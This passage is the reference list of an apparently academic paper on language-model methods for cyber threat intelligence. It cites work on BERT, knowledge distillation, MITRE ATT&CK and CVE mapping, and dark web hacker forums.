7. Bellis, E. What is Vulnerability Management Prioritization? *Kenna Security*, 2021. https://www.kennasecurity.com/blog/what-is-vulnerability-management-prioritization/.
8. Benaroch, M. Real Options Models for Proactive Uncertainty-Reducing Mitigations and Applications in Cybersecurity Investment Decision Making. *Information Systems Research*, *29*, 2 (2018), 315–340.
9. Benjamin, V., Valacich, J.S., and Chen, H. DICE-E: A Framework for Conducting Darknet Identification, Collection, Evaluation with Ethics. *MIS Quarterly*, *43*, 1 (2019), 1–22.
10. Benjamin, V., Zhang, B., Nunamaker, J.F., Jr, and Chen, H. Examining Hacker Participation Length in Cybercriminal Internet-Relay-Chat Communities. *Journal of Management Information Systems*, *33*, 2 (2016), 485–510.
11. Biswas, B., Mukhopadhyay, A., Bhattacharjee, S., Kumar, A., and Delen, D. A Text-mining based Cyber-risk Assessment and Mitigation Framework for Critical Analysis of Online Hacker Forums. *Decision Support Systems*, (2021), 113651.
12. Briskilal, J. and Subalalitha, C.N. An Ensemble Model For Classifying Idioms and Literal Texts Using BERT and RoBERTa. *Information Processing & Management*, *59*, 1 (2022), 102756.
13. Byers, R., Waltermire, D., and Turner, C. National Vulnerability Database (NVD) Metadata Submission Guidelines for Common Vulnerabilities and Exposures (CVE) Numbering Authorities (CNAs). 2020.
14. Chen, H., Chiang, R.H.L., and Storey, V.C. Business Intelligence and Analytics: From Big Data to Big Impact. *MIS Quarterly*, *36*, 4 (2012), 11–65.
15. Devlin, J., Chang, M.-W.W., Lee, K., and Toutanova, K. BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding. *arXiv*, 2018, 4171–4186. http://arxiv.org/abs/1810.04805.
16. Domschot, E., Ramyaa, R., and Smith, M.R. Improving Automated Labeling for ATT&CK Tactics in Malware Threat Reports. *Digital Threats: Research and Practice*, (2023), 1–16.
17. Ebrahimi, M., Chai, Y., Samtani, S., and Chen, H. Cross-lingual Cybersecurity Analytics in the International Dark Web with Adversarial Deep Representation Learning. *MIS Quarterly*, *46*, 2 (2022), 1209–1226.
18. Ebrahimi, M., Nunamaker, J.F., and Chen, H. Semi-Supervised Cyber Threat Identification in Dark Net Markets: A Transductive and Deep Learning Approach. *Journal of Management Information Systems*, *37*, 3 (2020), 694–722.
19. Feng, Z., Guo, D., Tang, D., Duan, N., Feng, X., Gong, M., Shou, L., Qin, B., Jiang, D., Zhou, M. CodeBERT: A Pre-Trained Model for Programming and Natural Languages. In *Findings of the Association for Computational Linguistics: EMNLP 2020*. 2020, pp. 1536–1547.

20. Gou, J., Yu, B., Maybank, S.J., and Tao, D. Knowledge Distillation: A Survey. *International Journal of Computer Vision*, *129*, 6 (2021), 1789–1819.
21. Gregor, S. and Hevner, A.R. Positioning and Presenting Design Science Research for Maximum Impact. *MIS Quarterly*, *37*, 2 (2013), 337–355.
22. Grigorescu, O., Nica, A., Dascalu, M., and Rughinis, R. CVE2ATT&CK: BERT-Based Mapping of CVEs to MITRE ATT&CK Techniques. *Algorithms*, *15*, 9 (2022), 314.
23. Haque, M.A., Shetty, S., Kamhoua, C.A., and Gold, K. Adversarial Technique Validation & Defense Selection Using Attack Graph & ATT&CK Matrix. In *2023 International Conference on Computing, Networking and Communications (ICNC)*. 2023, pp. 181–187.
24. Hemberg, E., Kelly, J., Shlapentokh-Rothman, M., Reinstadler, B., Xu, K. BRON – Linking Attack Tactics, Techniques, and Patterns with Defensive Weaknesses, Vulnerabilities and Affected Platform Configurations. *arXiv*, 2020. http://arxiv.org/abs/2010.00533.
25. Hinton, G., Vinyals, O., and Dean, J. Distilling the Knowledge in a Neural Network. *arXiv*, 2015, 1–9. http://arxiv.org/abs/1503.02531.
26. Huang, L.-K., Huang, J., Rong, Y., Yang, Q., and Wei, Y. Frustratingly Easy Transferability Estimation. In *Proceedings of the 39th International Conference on Machine Learning*. PMLR, 2022, pp. 9201–9225.
27. Huang, Y.-T., Lin, C.Y., Guo, Y.-R., Lo, K.-C., Sun, Y.S., and Chen, M.C. Open Source Intelligence for Malicious Behavior Discovery and Interpretation. *IEEE Transactions on Dependable and Secure Computing*, *19*, 2 (2021), 776–789.
28. Jarjoui, S. and Murimi, R. A Framework for Enterprise Cybersecurity Risk Management. In *Advances in Cybersecurity Management*. 2021, pp. 139–161.
29. Jiang, Yu, Zhou, Chen, Feng, and Yan. ConvBERT: Improving BERT with span-based dynamic convolution. *Advances in Neural Information Processing Systems*, *33*, 1 (2020), 12837–12848.
30. Jiao, X., Yin, Y., Shang, L., Jiang, X; Chen, X; Li, L; Wang, F; Liu, Q. TinyBERT: Distilling BERT for Natural Language Understanding. In *Findings of the Association for Computational Linguistics: EMNLP 2020*. 2020, pp. 4163–4417.
31. Johnson, J. Average Organizational Cost to a Business in the United States. *Statista*, 2022. https://www.statista.com/statistics/273575/average-organizational-cost-incurred-by-a-data-breach/.
32. Kowsari, K., Jafari Meimandi, K., Heidarysafa, M., Mendu, S., Barnes, L., and Brown, D. Text Classification Algorithms: A Survey. *Information. An International Interdisciplinary Journal*, *10*, 4 (April 2019), 150.
33. Kumar, A., Makhija, P., and Gupta, A. Noisy Text Data: Achilles' Heel of BERT. In *Proceedings of the Sixth Workshop on Noisy User-generated Text*. 2020, pp. 16–21.
34. Kuppa, A., Aouad, L., and Le-Khac, N.-A. Linking CVE's to MITRE ATT&CK Techniques. In *The 16th International Conference on Availability, Reliability and Security*. 2021, pp. 1–12.
35. Lazarine, B., Samtani, S., Patton, M. Identifying Vulnerable GitHub Repositories and Users in Scientific Cyberinfrastructure: An Unsupervised Graph Embedding Approach. In *IEEE International Conference on Intelligence and Security Informatics*. 2020, pp. 1–6.
36. Lewis, M., Liu, Y., Goyal, N. BART: Denoising Sequence-to-Sequence Pre-training for Natural Language Generation, Translation, and Comprehension. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics*. 2020, pp. 7871–7880.
37. Li, Q., Peng, H., Li, J., Xia, C; Yang, R; Sun, L; Yu, P.S., He, L. A Survey on Text Classification: From Shallow to Deep Learning. *arxiv*, 2020, 1–21. http://arxiv.org/abs/2008.00364.
38. Li, W. and Chen, H. Discovering Emerging Threats in the Hacker Community: A Nonparametric Emerging Topic Detection Framework. *MIS Quarterly*, *46*, 4 (2022).
39. Li, W., Chen, H., and Nunamaker, J.F., Jr. Identifying and Profiling Key Sellers in Cyber Carding Community: AZSecure Text Mining System. *Journal of Management Information Systems*, *33*, 4 (2016), 1059–1086.
40. Li, W., Leung, A., and Yue, W. Where is IT in Information Security? The Interrelationship among IT Investment, Security Awareness, and Data Breaches. *MIS Quarterly*, *47*, 1 (2023), 317–342.
41. Lin, D. MATE: Summarizing Alerts to Interpretable Outcomes with MITRE ATT&CK. In *2022 IEEE International Conference on Big Data*. 2022, pp. 4295–4302.

42. Liu, C.-W., Huang, P., and Lucas, H.C., Jr. Centralized IT Decision Making And Cybersecurity Breaches: Evidence From U.S. Higher Education Institutions. *Journal of Management Information Systems*, *37*, 3 (2020), 758–787.
43. Liu, X., Tan, Y., Xiao, Z., Zhuge, J., and Zhou, R. Not the end of story: An evaluation of ChatGPT-driven vulnerability description mappings. In *Findings of the Association for Computational Linguistics*, (2023), pp. 3724–3731.
44. Liu, Y., Ott, M., Goyal, N., Du, J. RoBERTa: A Robustly Optimized BERT Pretraining Approach. *arXiv*, 2019. http://arxiv.org/abs/1907.11692.
45. Milajerdi, S.M., Gjomemo, R., Eshete, B., Sekar, R., and Venkatakrishnan, V.N. HOLMES: Real-Time APT Detection through Correlation of Suspicious Information Flows. In *2019 IEEE Symposium on Security and Privacy (SP)*. 2019, pp. 1137–1152.
46. Nehme, A. and George, J.F. Approaching IT Security & Avoiding Threats In The Smart Home Context. *Journal of Management Information Systems*, *39*, 4 (2022), 1184–1214.
47. Nguyen, T.T. and Luu, A.T. Improving Neural Cross-Lingual Abstractive Summarization Via Employing Optimal Transport Distance For Knowledge Distillation. *Proceedings of the AAAI Conference on Artificial Intelligence*, *36*, 10 (2022), 11103–11111.
48. Nunamaker, J.F., Briggs, R.O., Derrick, D.C., and Schwabe, G. The Last Research Mile: Achieving Both Rigor and Relevance in Information Systems Research. *Journal of Management Information Systems*, *32*, 3 (2015), 10–47.
49. Nunamaker, J.F., Chen, M., and Purdin, T.D.M. Systems Development in Information Systems Research. *Journal of Management Information Systems*, *7*, 3 (1990), 89–106.
50. Nuñez-Varela, A.S., Pérez-Gonzalez, H.G., Martínez-Perez, F.E., and Soubervielle-Montalvo, C. Source code metrics: A systematic mapping study. *The Journal of Systems and Software*, *128*, (June 2017), 164–197.
51. Onumo, A., Ullah-Awan, I., and Cullen, A. Assessing the Moderating Effect of Security Technologies on Employees Compliance with Cybersecurity Control Procedures. *ACM Transactions on Management Information Systems*, *12*, 2 (2021), 1–29.
52. Paul, J.A. and Wang, X. Socially Optimal IT Investment for Cybersecurity. *Decision Support Systems*, *122*, (2019), 1–12.
53. Peffers, K., Tuunanen, T., Rothenberger, M.A., and Chatterjee, S. A Design Science Research Methodology for Information Systems Research. *Journal of Management Information Systems*, *24*, 3 (2007), 45–77.
54. Qiu, X.P., Sun, T.X., Xu, Y.G., Shao, Y.F., Dai, N., and Huang, X.J. Pre-trained Models for Natural Language Processing: A Survey. *Science China Technological Sciences*, *63*, 10 (2020), 1872–1897.
55. Radford, A., Wu, J., Child, R., Luan, D., Amodei, D., and Sutskever, I. *Language Models Are Unsupervised Multitask Learners*. OpenAI Blog, 2019.
56. Radiya-Dixit, E. and Wang, X. How Fine Can Fine-tuning Be? Learning Efficient Language Models. *arXiv*, 2020. http://arxiv.org/abs/2004.14129.
57. Raffel, C., Shazeer, N., Roberts, A., Lee, K; Narang, S; Matena, M; Zhou, Y; Li, W; Liu, P J. Exploring the Limits of Transfer Learning with a Unified Text-to-text Transformer. *Journal of Machine Learning Research: JMLR*, *21*, 140 (2020), 1–67.
58. Ramsdale, A., Shiaeles, S., and Kolokotronis, N. A Comparative Analysis of Cyber-Threat Intelligence Sources, Formats and Languages. *Electronics*, *9*, 5 (2020), 824–846.
59. Samtani, S., Chai, Y., and Chen, H. Linking Exploits from the Dark Web to Known Vulnerabilities for Proactive Cyber Threat Intelligence: An Attention-based Deep Structured Semantic Model. *MIS Quarterly*, *46*, 2 (2022), 911–946.
60. Samtani, S., Chinn, R., Chen, H., and Nunamaker, J.F. Exploring Emerging Hacker Assets and Key Hackers for Proactive Cyber Threat Intelligence. *Journal of Management Information Systems*, *34*, 4 (2017), 1023–1053.
61. Samtani, S., Zhu, H., and Chen, H. Proactively Identifying Emerging Hacker Threats from the Dark Web. *ACM Transactions on Privacy and Security*, *23*, 4 (August 2020), 1–33.

62. Sen, R., Verma, A., and Heim, G.R. Impact of Cyberattacks by Malicious Hackers on the Competition in Software Markets. *Journal of Management Information Systems*, *37*, 1 (2020), 191–216.
63. Strom, B.E., Miller, D.P., Nickels, K.C., Pennington, A.G., and Thomas, C.B. MITRE ATT&CK^{TM}: Design and Philosophy. July (2018).
64. Sun, S., Cheng, Y., Gan, Z., and Liu, J. Patient Knowledge Distillation for BERT Model Compression. In *Proceedings of the 2019 Conference on Empirical Methods in Natural Language Processing*. 2019, pp. 4322–4331.
65. Tan, C., Sun, F., Kong, T., Zhang, W., Yang, C., and Liu, C. A Survey on Deep Transfer Learning. In *Artificial Neural Networks and Machine Learning – ICANN 2018*. Springer International Publishing, 2018, pp. 270–279.
66. Ullman, S; Samtani, S; Lazarine, B; Zhu, H; Ampel, B; Patton, M; Chen, H. Smart Vulnerability Assessment for Scientific Cyberinfrastructure: An Unsupervised Graph Embedding Approach. In *IEEE International Conference on Intelligence and Security Informatics*. 2020, pp. 1–6.
67. Wagner, T.D., Mahbub, K., Palomar, E., and Abdallah, A.E. Cyber Threat Intelligence Sharing: Survey and Research Directions. *Computers & Security*, *87*, 11 (2019), 1–13.
68. Wang, L. and Yoon, K.-J. Knowledge Distillation and Student-Teacher Learning for Visual Intelligence: A Review and New Outlooks. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, *44*, 6 (2022), 3048–3068.
69. Wang, Z., Dai, Z., Póczos, B., and Carbonell, J. Characterizing and avoiding negative transfer. In *Conference On Computer Vision And Pattern Recognition*, 2019, pp. 11293–11302.
70. Williams, R., Samtani, S., Patton, M., and Chen, H. Incremental Hacker Forum Exploit Collection and Classification for Proactive Cyber Threat Intelligence: An Exploratory Study. In *IEEE International Conference on Intelligence and Security Informatics*. 2018, pp. 94–99.
71. Wu, C., Wu, F., and Huang, Y. One Teacher is Enough? Pre-trained Language Model Distillation from Multiple Teachers. In *Findings of the Association for Computational Linguistics: ACL-IJCNLP*. 2021, pp. 4408–4413.
72. Wu, F., Fan, A., Baevski, A., Dauphin, Y.N., and Auli, M. Pay Less Attention with Lightweight and Dynamic Convolutions. *arXiv*, 2019, 1–14. http://arxiv.org/abs/1901.10430 .
73. Wu, Z., Liu, Z., Lin, J., Lin, Y., and Han, S. Lite Transformer with Long-Short Range Attention. *arXiv*, 2020, 1–13. http://arxiv.org/abs/2004.11886.
74. Xia, P., Wu, S., and Van Durme, B. Which* BERT? A Survey Organizing Contextualized Encoders. In *Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing (EMNLP)*. 2020, pp. 7516–7533.
75. Yim, J., Joo, D., Bae, J., and Kim, J. A Gift from Knowledge Distillation: Fast Optimization, Network Minimization and Transfer Learning. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 2017, pp. 4133–4141.
76. Yin, H.H.S., Langenheldt, K., Harlev, M., Mukkamala, R.R., and Vatrapu, R. Regulating Cryptocurrencies: A Supervised Machine Learning Approach to De-Anonymizing the Bitcoin Blockchain. *Journal of Management Information Systems*, *36*, 1 (2019), 37–73.
77. Yoo, C.W., Goo, J., and Rao, H.R. Is Cybersecurity a Team Sport? A Multilevel Examination of Workgroup Information Security Effectiveness. *MIS Quarterly*, *44*, 2 (2020), 907–931.
78. Yuan, F., Shou, L., Pei, J., Lin, W; Gong, M; Fu, Y; Jiang, D. Reinforced Multi-Teacher Selection for Knowledge Distillation. In *Proceedings of the AAAI Conference on Artificial Intelligence*. 2020, pp. 14284–14291.
79. Yue, W.T., Wang, Q.-H., and Hui, K.-L. See No Evil, Hear No Evil? Dissecting the Impact of Online Hacker Forums. *MIS Quarterly*, *43*, 1 (2019), 73–95.
80. Zhao, X., Xue, L., and Whinston, A.B. Managing Interdependent Information Security Risks: Cyberinsurance, Managed Security Services, and Risk Pooling Arrangements. *Journal of Management Information Systems*, *30*, 1 (2013), 123–152.
81. Zhu, C; Ping, W; Xiao, C; Shoeybi, M; Goldstein, T; Anandkumar, A; Catanzaro, B. Long-Short Transformer: Efficient Transformers for Language and Vision. *Advances in Neural Information Processing Systems*, *34*, 1 (2021), 17723–17736.